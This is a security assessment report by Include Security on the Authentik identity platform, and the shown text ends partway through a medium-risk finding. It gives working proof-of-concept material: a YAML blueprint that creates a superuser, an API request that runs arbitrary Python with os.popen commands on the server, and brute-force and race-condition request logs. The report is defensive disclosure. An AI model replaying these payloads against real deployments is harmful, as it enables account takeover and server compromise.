INCLUDE SECURITY

Security Assessment of Authentik Security's Web Apps, APIs, Deployment Config, Servers, & ETL

authentik

TABLE OF CONTENTS

EXECUTIVE SUMMARY

Include Security (IncludeSec)

IncludeSec brings together some of the best information security talent from around the world. The team is composed of security experts in every aspect of consumer and enterprise technology, from low-level hardware and operating systems to the latest cutting-edge web and mobile applications. More information about the company can be found at www.IncludeSecurity.com.

Assessment Objectives

The objective of this assessment was to identify and confirm potential security vulnerabilities within targets in-scope of the SOW. The team assigned a qualitative risk ranking to each finding. Recommendations were provided for remediation steps which Authentik Security could implement to secure its applications and systems.

Scope and Methodology

Include Security performed a security assessment of Authentik Security's Web Apps, APIs, Deployment Config, Servers, & ETL. The assessment team performed a 8 day effort spanning from September 4, 2025 – September 15, 2025, using a Standard Grey Box assessment methodology which included a detailed review of all the components described in a manner consistent with the original Statement of Work (SOW).

Findings Overview

IncludeSec identified a total of 10 findings. There were 0 deemed to be "Critical-Risk," 3 deemed to be "High-Risk," 2 deemed to be "Medium-Risk," and 4 deemed to be "Low-Risk," which pose some tangible security risk. Additionally, 1 "Informational" level finding was identified that does not immediately pose a security risk.

IncludeSec encourages Authentik Security to redefine the stated risk categorizations internally in a manner that incorporates internal knowledge regarding business model, customer risk, and mitigation environmental factors.

Next Steps

IncludeSec advises Authentik Security to remediate as many findings as possible in a prioritized manner and make systemic changes to the Software Development Life Cycle (SDLC) to prevent further vulnerabilities from being introduced into future release cycles. This report can be used by as a basis for any SDLC changes. IncludeSec welcomes the opportunity to assist Authentik Security in improving their SDLC in future engagements by providing security assessments of additional products. For inquiries or assistance scheduling remediation tests, please contact us at remediation@includesecurity.com.

RISK CATEGORIZATIONS

At the conclusion of the assessment, Include Security categorized findings into five levels of perceived security risk: Critical, High, Medium, Low, or Informational. **The risk categorizations below are guidelines that IncludeSec understands reflect best practices in the security industry and may differ from a client's internal perceived risk. Additionally, all risk is viewed as "location agnostic" as if the system in question was deployed on the Internet. It is common and encouraged that all clients recategorize findings based on their internal business risk tolerances. Any discrepancies between assigned risk and internal perceived risk are addressed during the course of remediation testing.**

Critical-Risk findings are those that pose an immediate and serious threat to the company's infrastructure and customers. This includes loss of system, access, or application control, compromise of administrative accounts or restriction of system functions, or the exposure of confidential information. These threats should take priority during remediation efforts.

High-Risk findings are those that could pose serious threats including loss of system, access, or application control, compromise of administrative accounts or restriction of system functions, or the exposure of confidential information.

Medium-Risk findings are those that could potentially be used with other techniques to compromise accounts, data, or performance.

Low-Risk findings pose limited exposure to compromise or loss of data, and are typically attributed to configuration, and outdated patches or policies.

Informational findings pose little to no security exposure to compromise or loss of data which cover defense-in-depth and best-practice changes which we recommend are made to the application. Any informational findings for which the assessment team perceived a direct security risk, were also reported in the spirit of full disclosure but were considered to be out of scope of the engagement.

The findings represented in this report are listed by a risk rated short name (e.g., C1, H2, M3, L4, and I5) and finding title. Each finding may include if applicable: Title, Description, Impact, Reproduction (evidence necessary to reproduce findings), Recommended Remediation, and References.

HIGH-RISK FINDINGS

H1: Blueprint Import Allows Arbitrary Modification of Application Objects

Description:

The **Authentik** application supported importing YAML blueprints that describe database objects (e.g., flows, policies, providers) using fields like model, identifiers, state, and attrs. When a blueprint was imported, either via a watched filesystem directory or via the web API/interface, the backend applied the transformations directly to the application's data store.

Note that this is not a parsing based code execution vulnerability (the loader derives from a safe YAML loader), but rather an authorization/design vulnerability. The ability to apply blueprints is a powerful administrative capability. Without strict origin controls, it becomes a single-file path to privilege escalation inside the **Authentik** application. Any user with the delegated blueprint import capability can supply or modify blueprint files. They can create, update, or delete arbitrary application objects without going through normal UI authorization checks.

Impact:

An attacker who can place or alter a blueprint could:

- Create privileged accounts (e.g., **is_superuser**), assign sensitive groups, reset passwords, or modify auth flows and policies to weaken or bypass access controls.
- Repoint providers/URLs to attacker-controlled services (possible downstream SSRF or data exfil).
- Introduce untrusted strings into objects later rendered by the UI, potentially causing Persistent XSS if any such fields are output without proper context-aware encoding.

The assessment team determined that this vulnerability allowed complete administrative control over the **Authentik** application.

Scenario 1 – Delegated flow management leads to broader object changes
In **Authentik** , an admin delegates flow management to a non-admin user (e.g., helpdesk or integrator) so they can import/update flow blueprints. Because blueprints can describe any model, that delegated user can import a blueprint which—in addition to flow changes—also includes entries for **authentik_core.user** or **authentik_core.group**. As a result, the delegated user can create a new user (optionally with elevated flags like **is_staff**) or add the user to a group that carries higher privileges than intended. This bypasses the admin's expectation that delegation was limited strictly to "flows."

Scenario 2 – "Malicious flow" from the internet silently adds an account
An admin downloads a "helpful" blueprint from the internet that promises to configure a complex flow. The YAML legitimately defines flow objects but also hides additional entries that create a backdoor user or modify a group. Upon import, the system applies all entries, including the hidden user/group changes. The admin sees the flow working and may not notice the extra objects, effectively granting persistent access to an attacker-controlled account.

Is also worth noting that the custom YAML tags **!File** and **!Env** permitted in flows and blueprints allowed unrestricted access to system files and potentially security-relevant system environment variables.

Reproduction:

The following malicious YAML file creates a user with administrative privileges.

```yaml
# yaml-language-server: $schema=https://goauthentik.io/blueprints/schema.json
version: 1
metadata:
  name: Add admin user - Mario Rossi (unique group)
  labels:
    example: "true"
  description: Create a dedicated superuser group 'ak-platform-admins' and a superuser 'admin_mrossi', then assign
the user to that group.
entries:
  - id: group-platform-admins
    model: authentik_core.group
    state: present
    identifiers:
      name: ak-platform-admins
    attrs:
      # Any member of this group will be a superuser
      is_superuser: true

  - id: user-admin_mrossi
    model: authentik_core.user
    state: present
    identifiers:
      username: admin_mrossi
    attrs:
      name: Mario Rossi
      email: mario.rossi@example.org
      password: mariorossipassword
      groups:
        - !KeyOf group-platform-admins
```

Recommended Remediation:

The assessment team recommends restricting the scope of blueprints, limiting them to specific object types (for example, flows) and rejecting blueprints that include unrelated models such as, users, groups, providers, and policies. Additionally implement Role Based Access Controls to limit who can import blueprints with delegation scoped to specific object types.

References:

OWASP: Broken Access Control
Insecure Design

H2: TOTP Brute-Force Vulnerability

Description:

The authentication system lacked mitigations against brute-force attacks. A brute-force attack involves an attacker attempting a large number of different credentials until a valid one is found, enabling unauthorized access to individual accounts and organizational systems/networks. During the assessment, the assessment team identified a vulnerability within the Authenticator Validation Stage for TOTP validation, rendering it susceptible to brute-force attacks.


Impact:

Through repeated authentication attempts, an attacker could systematically iterate through a list of common values to successfully identify user credentials; enabling access to a users account. The **Authentik** application used a TOTP code consisting of a 6-digit token, meaning an attacker would only need to generate possible values ranging from 000000 to 999999 within a defined time window.

Reproduction:

The assessment team configured a standard authentication flow with an additional stage created using the Authenticator Validation Stage. This stage required the submission of a TOTP token generated by an external application to complete a successful login, following standard username and password verification. To achieve this, the assessment team followed these steps:

1. Duplicated the default-authentication-flow.
2. Configured the Identification Stage as depicted in the first screenshot below.
3. Created an Authenticator Validation Stage, selecting "TOTP Authenticators" as Device Classes, as depicted in the second screenshot below.
4. Added the Authenticator Validation Stage following the Identification Stage



Update Identification Stage

Let the user identify themselves with their username or Email address.

Name *: pentest-identification-stage

Stage-specific settings


User fields: [✓ Username] Email UPN

Fields a user can identify themselves with. If no fields are selected, the user will only be able to use sources.

Password stage: pentest-password-stage

When selected, a password field is shown on the same page instead of a separate page. This prevents username enumeration attacks.

Figure 1 The modified Identification Stage


Update Authenticator Validation Stage

Stage used to validate any authenticator. This stage should be used during authentication or authorization flows.

Name * mauri-otp

Stage-specific settings

Device classes *
- [ ] Static Tokens
- [x] TOTP Authenticators
- [ ] WebAuthn Authenticators
- [ ] Duo Authenticators
- [ ] SMS-based Authenticators
- [ ] Email-based Authenticators

Device classes which can be used to authenticate.

Last validation threshold * seconds=0

If the user has successfully authenticated with a device in the classes listed above within this configured duration, this stage will be skipped. (Format: hours=1;minutes=2;seconds=3).

Not configured action * Continue

Figure 2 The modified Authenticator Validation Stage

The following example HTTP request and response demonstrates an invalid TOTP submission. There were no limitations to the number of attempts an attacker could make and they could repeatedly submit TOTP confirmations until correctly identifying a valid token.

Request

```
POST /api/v3/flows/executor/auth-mauri-otp/?query= HTTP/2
Host: pentest2025.pr.test.goauthentik.io
Cookie:
authentik_device=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJjOWJlZjhmMTYyMjI0MDgxZThkNDEzMWM0Y2E1NTJkZGY5NTMyYTM2ZjY4YTVjOTI4ZDZiMTFlNzlmY2NjNzc0IiwiZXhwIjoxNzYwMjc4Mjk2LjM5Mzg3Mn0.CjyR7tcGyHjbz1PMa6fe6YRl8BbsRUdds5cqWL-hKRI;
authentik_csrf=T2Mlfo544bkci9xyk6rbo1UcVyAap5Pa;
authentik_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJ0NWF3c3BuMDBzaGt5OWg3aWVmOWxmaHYxa20xc3JvOCIsImlzcyI6ImF1dGhlbnRpayIsInN1YiI6ImFub255bW91cyIsImF1dGhlbnRpY2F0ZWQiOmZhbHNlLCJhY3IiOiJnb2F1dGhlbnRpay5pby9jb3JlL2RlZmF1bHQifQ.bgv2WqJ9KdaoEhP0kUuNNaT142U6QGMJKN6Mc4jH8m4
Content-Length: 63
X-Authentik-Csrf: T2Mlfo544bkci9xyk6rbo1UcVyAap5Pa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Content-Type: application/json
Referer: https://pentest2025.pr.test.goauthentik.io/if/flow/auth-mauri-otp/
[...]
{"component":"ak-stage-authenticator-validate","code":"946283"}
```

Response

```
HTTP/2 200 OK
Date: Fri, 12 Sep 2025 14:14:52 GMT
Content-Type: application/json
Content-Length: 623
Allow: GET, POST, HEAD, OPTIONS
Referrer-Policy: same-origin
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Vary: Accept-Encoding
```

```
Vary: Cookie
X-Authentik-Id: 5dd88b5f7c2849bab93ce168aaaccf64
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Powered-By: authentik
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Cf-Cache-Status: DYNAMIC
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=s1PCUknrc2m%2BaBDl9tePceNPNCWsl
hOqnx3v1T5qHjpbADdEYjVfClkwqaAc2dfRLVJbpRElTxh4tg2ZQeN0tulv1trmwuAPL%2FsYatuI4DRf60afcrd3B0Krx2C7%2FT4KOg%3D%3D"}]}
Server: cloudflare
Set-Cookie:
authentik_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJ0NWF3c3BuMDBzaGt5OWg3aWVmOWxmaHYxa20xc3JvOCIsImlz
cyI6ImF1dGhlbnRpayIsInN1YiI6ImFub255bW91cyIsImF1dGhlbnRpY2F0ZWQiOmZhbHNlLCJhY3IiOiJnb2F1dGhlbnRpay5pby9jb3JlL2RlZmF
1bHQifQ.bgv2WqJ9KdaoEhP0kUuNNaT142U6QGMJKN6Mc4jH8m4; HttpOnly; SameSite=None; Secure; Path=/
Cf-Ray: 97e0037d0a2359d7-MXP
Alt-Svc: h3=":443"; ma=86400

{"flow_info": {"title": "auth-mauri-otp", "background": "/static/dist/assets/images/flow_background.jpg",
"cancel_url": "/flows/-/cancel/", "layout": "stacked"}, "component": "ak-stage-authenticator-validate",
"response_errors": {"code": [{"string": "Invalid Token. Please ensure the time on your device is accurate and try
again.", "code": "invalid"}]}, "pending_user": "internal_test_readOnly", "pending_user_avatar":
"/static/dist/assets/images/user_default.png", "device_challenges": [{"device_class": "totp", "device_uid": "1",
"challenge": {}, "last_used": "2025-09-12T14:11:36.162475Z"}], "configuration_stages": []}
```

The root cause of this finding was identified in the **validate_challenge_code()** function defined in the file **authentik/stages/authenticator_validate/challenge.py**, line 37. The function validates the OTP code but does not check for a maximum number of attempts.

```
def validate_challenge_code(code: str, stage_view: StageView, user: User) -> Device:
    """Validate code-based challenges. We test against every device, on purpose, as
    the user mustn't choose between totp and static devices."""
    device = match_token(user, code)
    if not device:
        login_failed.send(
            sender=__name__,
            credentials={"username": user.username},
            request=stage_view.request,
            stage=stage_view.executor.current_stage,
            device_class=DeviceClasses.TOTP.value,
        )
        raise ValidationError(
            _("Invalid Token. Please ensure the time on your device is accurate and try again.")
        )
    return device
```

Recommended Remediation:

The assessment team recommends restricting the number of attempts that be can made when a user tries to authenticate with application and blocking accounts which exceed this limit. This vulnerability may exist in other Authenticator Validation Stages, as such the limit should be implemented for all authentication mechanisms.

References:

Identification and Authentication Failures
CWE-307

H3: Arbitrary Python Code execution

Description:

The **Authentik** application allowed execution of arbitrary Python code with the same privileges as the application's system user (**authentik**). While this behavior is intended for privileged, administrative, uses (super-users) it can be exploited by non-super-users with specific privileges. This behavior was also extended beyond the URLs recommended in the official security hardening guidance.

Impact:

Remote code execution on the application server as the **authentik** system user can lead to full compromise of the application and underlying host, enable lateral movement to other network hosts, data exfiltration, and potential takeover of all accounts managed by the application itself.

Remote code execution was possible using the following endpoints:

Method	API
POST	**/api/v3/stages/prompt/prompts/**
POST	**/api/v3/stages/prompt/prompts/preview/**
PUT	**/api/v3/stages/prompt/prompts/{Application GUID}/**

Reproduction:

The following request shows how a user with privileges to add or modify a prompt (e.g. a helpdesk or integrator user), was allowed to execute arbitrary Python code provided in multiple parameters (**placeholder**, **initial_value**). The **add_prompt** or **change_prompt** permission were required to perform this action and no super-user privilege was required:

Request:

```
POST /api/v3/stages/prompt/prompts/preview/ HTTP/2
Host: pentest2025.pr.test.goauthentik.io
Cookie:
authentik_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiI4M21wb3VjNXBtbTVncTJ6djdkNTdxazB2ZzMwYWhmcSIsImlz
cyI6ImF1dGhlbnRpayIsInN1YiI6IjA2NzZmNTQyZTQ3YzJmZjMzZjFhMWZkYmRkNDAyYTFkM2I0MzU0MGY2NzU2ODcxNzQ0NTVmZWJjNDJiMmQ2ODQ
iLCJhdXRoZW50aWNhdGVkIjp0cnVlLCJhY3IiOiJnb2F1dGhlbnRpay5pby9jb3JlL2RlZmF1bHQifQ.6tNwugPhC6r8EVh73CPARZTCYO4nL7FZIyv
QQD1lEHI;
authentik_device=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIwNjc2ZjU0MmU0N2MyZmYzM2YxYTFmZGJkZDQwMmExZDNiNDM1N
DBmNjc1Njg3MTc0NDU1ZmViYzQyYjJkNjg0IiwiZXhwIjoxNzYwNTE3OTg2LjA0NjAyNH0.TnhfouK6n_z57T8qStpyQBdbHdetx0gcGTX8B_3OGE4;
authentik_csrf=yVCouqT1cPUyxY4vQXHU7WYCDpHTudI0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
Accept: */*
[...]
Content-Type: application/json
X-Authentik-Csrf: yVCouqT1cPUyxY4vQXHU7WYCDpHTudI0

{"name":"test123","field_key":"aaaa","label":"bbbb","type":"text","required":false,"placeholder":"import os\nreturn
os.popen('id').read()","initial_value":"import os\nreturn os.popen('uname -
a').read()","order":0,"promptstage_set":[],"sub_text":"","placeholder_expression":true,"initial_value_expression":t
rue}
```

The response contained the output from system commands executed within the Python code from the previous request.

Response:

```
HTTP/2 200 OK
Date: Mon, 15 Sep 2025 10:43:03 GMT
Content-Type: application/json
[...]

{"component": "ak-stage-prompt", "fields": [{"field_key": "aaaa", "label": "bbbb", "type": "text", "required": false, "placeholder": "uid=1000(authentik) gid=1000(authentik) groups=1000(authentik)", "initial_value": "Linux authentik-test-pentest2025-server-cb747c448-h4n99 5.10.234-225.910.amzn2.aarch64 #1 SMP Fri Feb 14 16:53:16 UTC 2025 aarch64 GNU/Linux", "order": 0, "sub_text": "", "choices": null}]}
```

Recommended Remediation:

Given that the ability to implement customizable Python scripts is a core feature of the product, it’s recommended to implement multiple measures to mitigate potential abuse by unauthorized users.

- Run Python scripts within a separate environment, providing only limited access to system resources..
- Implement robust permission checks on all features that enable Python script execution or statement usage. Restrict access to these features exclusively to users with super-admin privileges. Alternatively, consider creating a separate privilege specifically for executing scripts; requiring super-admin access to use this feature.
- Clearly detail the privileges required for code execution within the product’s online documentation. Explicitly state that possessing the application's super-user privilege equates to providing full access to the underlying operating system.

References:

Insecure Design
Broken Access Control

MEDIUM-RISK FINDINGS

M1: Anti-Brute-Force Mechanisms Bypassed via Race conditions

Description:

The anti-brute-force mechanism with the **Authentik** application could be bypassed by triggering a race condition. A race condition occurs when concurrent operations interact with a shared resource without proper synchronization, potentially leading to inconsistent application behavior or security breaches. In web applications, this vulnerability commonly arises when multiple simultaneous HTTP requests access or modify shared state, such as counters, balances, reservations, or single-use tokens, without implementing adequate locking mechanisms or atomic validation on the server side.

Impact:

Race conditions can be abused by an attacker to perform violations of the application's business logic and compromise the integrity and confidentiality of data. Possible exploitation scenarios include bypassing the the lockout mechanisms in place to protect login functionalities, reusing single-use tokens multiple times, or causing unexpected behavior of the target application.

Reproduction:

The team focused on the **default-authentication-flow** which used a two-stage process. First the **default-authentication-identification** stage and then the **default-authentication-password** stage which required the user's password. After five incorrect attempts access is denied and the login procedure must be reinitiated. However, by triggering a race condition the maximum number of attempts could be bypassed.

It was possible to enable a lockout mechanism which prevented access to an account after a defined number of incorrect password attempts, but testing was conducted without this setting enabled. However, this protection could also be bypassed by triggering a race condition.

The following HTTP request and response demonstrate an example request sent by the user during the **default-authentication-password** stage.

Request (send password)


```
POST /api/v3/flows/executor/default-authentication-flow/?query=next%3D%252F HTTP/2
Host: pentest2025.pr.test.goauthentik.io
Cookie:
authentik_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJpZHFvbTA3MmsycjMwMHg4b3pjdzg3bHIzbDVtNzhiOSIsImlz
cyI6ImF1dGhlbnRpayIsInN1YiI6ImFub255bW91cyIsImF1dGhlbnRpY2F0ZWQiOmZhbHNlLCJhY3IiOiJnb2F1dGhlbnRpay5pby9jb3JlL2RlZmF
1bHQifQ.LY-MNH_lmgr4lnSCeT08X7SfOyL4YBDDyjtBuKPZQnY
Content-Length: 73
X-Authentik-Csrf: 7Eq26DF9z4zJMSzW5xiRdPoXjU2f2AXH
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://pentest2025.pr.test.goauthentik.io
Referer: https://pentest2025.pr.test.goauthentik.io/if/flow/default-authentication-flow/?next=%2F
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"component":"ak-stage-password","password":"sa<redacted>"}
```

Response

```
HTTP/2 302 Found
Date: Thu, 11 Sep 2025 09:01:44 GMT
Content-Type: text/html; charset=utf-8
Allow: GET, POST, HEAD, OPTIONS
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=xCVUf34fVc1nywS%2Becdp0x3uhi2i4
wCEURHSqbMDKL9srhGEA4cs2wh96SNhnwEdVaGRwNuWxDxo0pvVpfJtmCSa2IpP6PVIwvbDL4HFhZ8lojsGVvU%2BC3HLVI2dAqhRNA%3D%3D"}]}
Location: /api/v3/flows/executor/default-authentication-flow/?query=next%3D%252F
Referrer-Policy: same-origin
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Vary: Accept-Encoding
Vary: Cookie
X-Authentik-Id: 452a31d0ba444483a04f214f9a9ffed0
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Powered-By: authentik
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Set-Cookie:
authentik_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJpZHFvbTA3MmsycjMwMHg4b3pjdzg3bHIzbDVtNzhiOSIsImlz
cyI6ImF1dGhlbnRpayIsInN1YiI6ImFub255bW91cyIsImF1dGhlbnRpY2F0ZWQiOmZhbHNlLCJhY3IiOiJnb2F1dGhlbnRpay5pby9jb3JlL2RlZmF
1bHQifQ.LY-MNH_lmgr4lnSCeT08X7SfOyL4YBDDyjtBuKPZQnY; HttpOnly; SameSite=None; Secure; Path=/
Cf-Ray: 97d5fb6cdd490e6b-MXP
Alt-Svc: h3=":443"; ma=86400
```

The screenshot below shows the results of a Proof-of-Concept to bypass the limit of five attempts. In total 31 attempts were submitted with the successful attempt returning a HTTP **302** status code.



Turbo Intruder - pentest2025.pr.test.goauthentik.io - done

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connecti...
30	wrong1234!	200	364	1696	3099924	3216243		13	1
29	wrong1234!	200	367	1702	3093958	3210277		18	1
28	wrong1234!	200	372	1712	3059881	3176200		26	1
27	wrong1234!	200	365	1698	3018638	3134957		30	1
26	wrong1234!	200	365	1698	2978114	3094433		25	1
25	wrong1234!	200	367	1702	2963588	3079907		28	1
24	wrong1234!	200	366	1700	2951589	3067908		12	1
23	wrong1234!	200	366	1700	2915523	3031842		17	1
22	wrong1234!	200	362	1692	2899884	3016203		27	1
21	wrong1234!	200	367	1702	2899884	3016203		20	1
20	wrong1234!	200	366	1700	2877591	2993910		22	1
19	wrong1234!	200	366	1700	2863591	2979910		16	1
18	wrong1234!	200	365	1698	2844312	2960631		1	1
17	wrong1234!	200	368	1704	2813746	2930065		19	1
16	wrong1234!	200	363	1694	2779141	2895460		7	1
15	wrong1234!	200	364	1696	2730576	2846895		29	1
14	wrong1234!	200	364	1696	2690688	2807007		10	1
13	wrong1234!	200	370	1708	2649074	2765393		9	1
12	wrong1234!	200	365	1698	2629268	2745587		11	1
11	wrong1234!	200	365	1698	2570698	2687017		23	1
10	wrong1234!	200	364	1696	2529031	2645350		8	1
9	wrong1234!	200	370	1708	2473541	2589860		4	1
8	sa[redacted]	302	225	1254	2329360	2445679		31	1
7	wrong1234!	200	364	1696	2304405	2420724		14	1
6	wrong1234!	200	363	1694	2121254	2237573		24	1
5	wrong1234!	200	366	1700	1949028	2065347		21	1
4	wrong1234!	200	366	1700	1771353	1887672		15	1
3	wrong1234!	200	368	1704	1626510	1742829		6	1
2	wrong1234!	200	364	1696	1592311	1708630		5	1
1	wrong1234!	200	367	1702	1411487	1527806		3	1
0	wrong1234!	200	369	1706	1307326	1423645		2	1

```
POST /api/v3/flows/executor/default-authentication-flow/?
query=next%3D%252F HTTP/2
Host: pentest2025.pr.test.goauthentik.io
Cookie: authentik_session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJqNm5jaXZyMnBm
cTZzcWhtMG95bTNjbGlvOWl4ZzIlcyIsImlzcyI6ImF1dGhlbnRpayIsInN1Y
iI6ImFub255bW91cyIsImF1dGhlbnRpY2F0ZWQiOmZhbHNlLCJhY3IiOiJnb2
F1dGhlbnRpay5pby9jb3JlL2RlZmF1bHQifQ.SjR5jXReQkzCpxTLAV4ea2qZ
3BjL7OAvIBK1789rLxM
Content-Length: 73
X-Authentik-Csrf: 7Eq26DF9z4zJMSzW5xiRdPoXjU2f2AXH
Baggage:
Sentry-Trace:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: application/json
Origin: https://pentest2025.pr.test.goauthentik.io
Referer:
https://pentest2025.pr.test.goauthentik.io/if/flow/default-au
thentication-flow/?next=%2F

{
  "component":"ak-stage-password",
  "password":"sa[redacted]"
}
```

```
HTTP/2 302 Found
Date: Thu, 11 Sep 2025 09:03:10 GMT
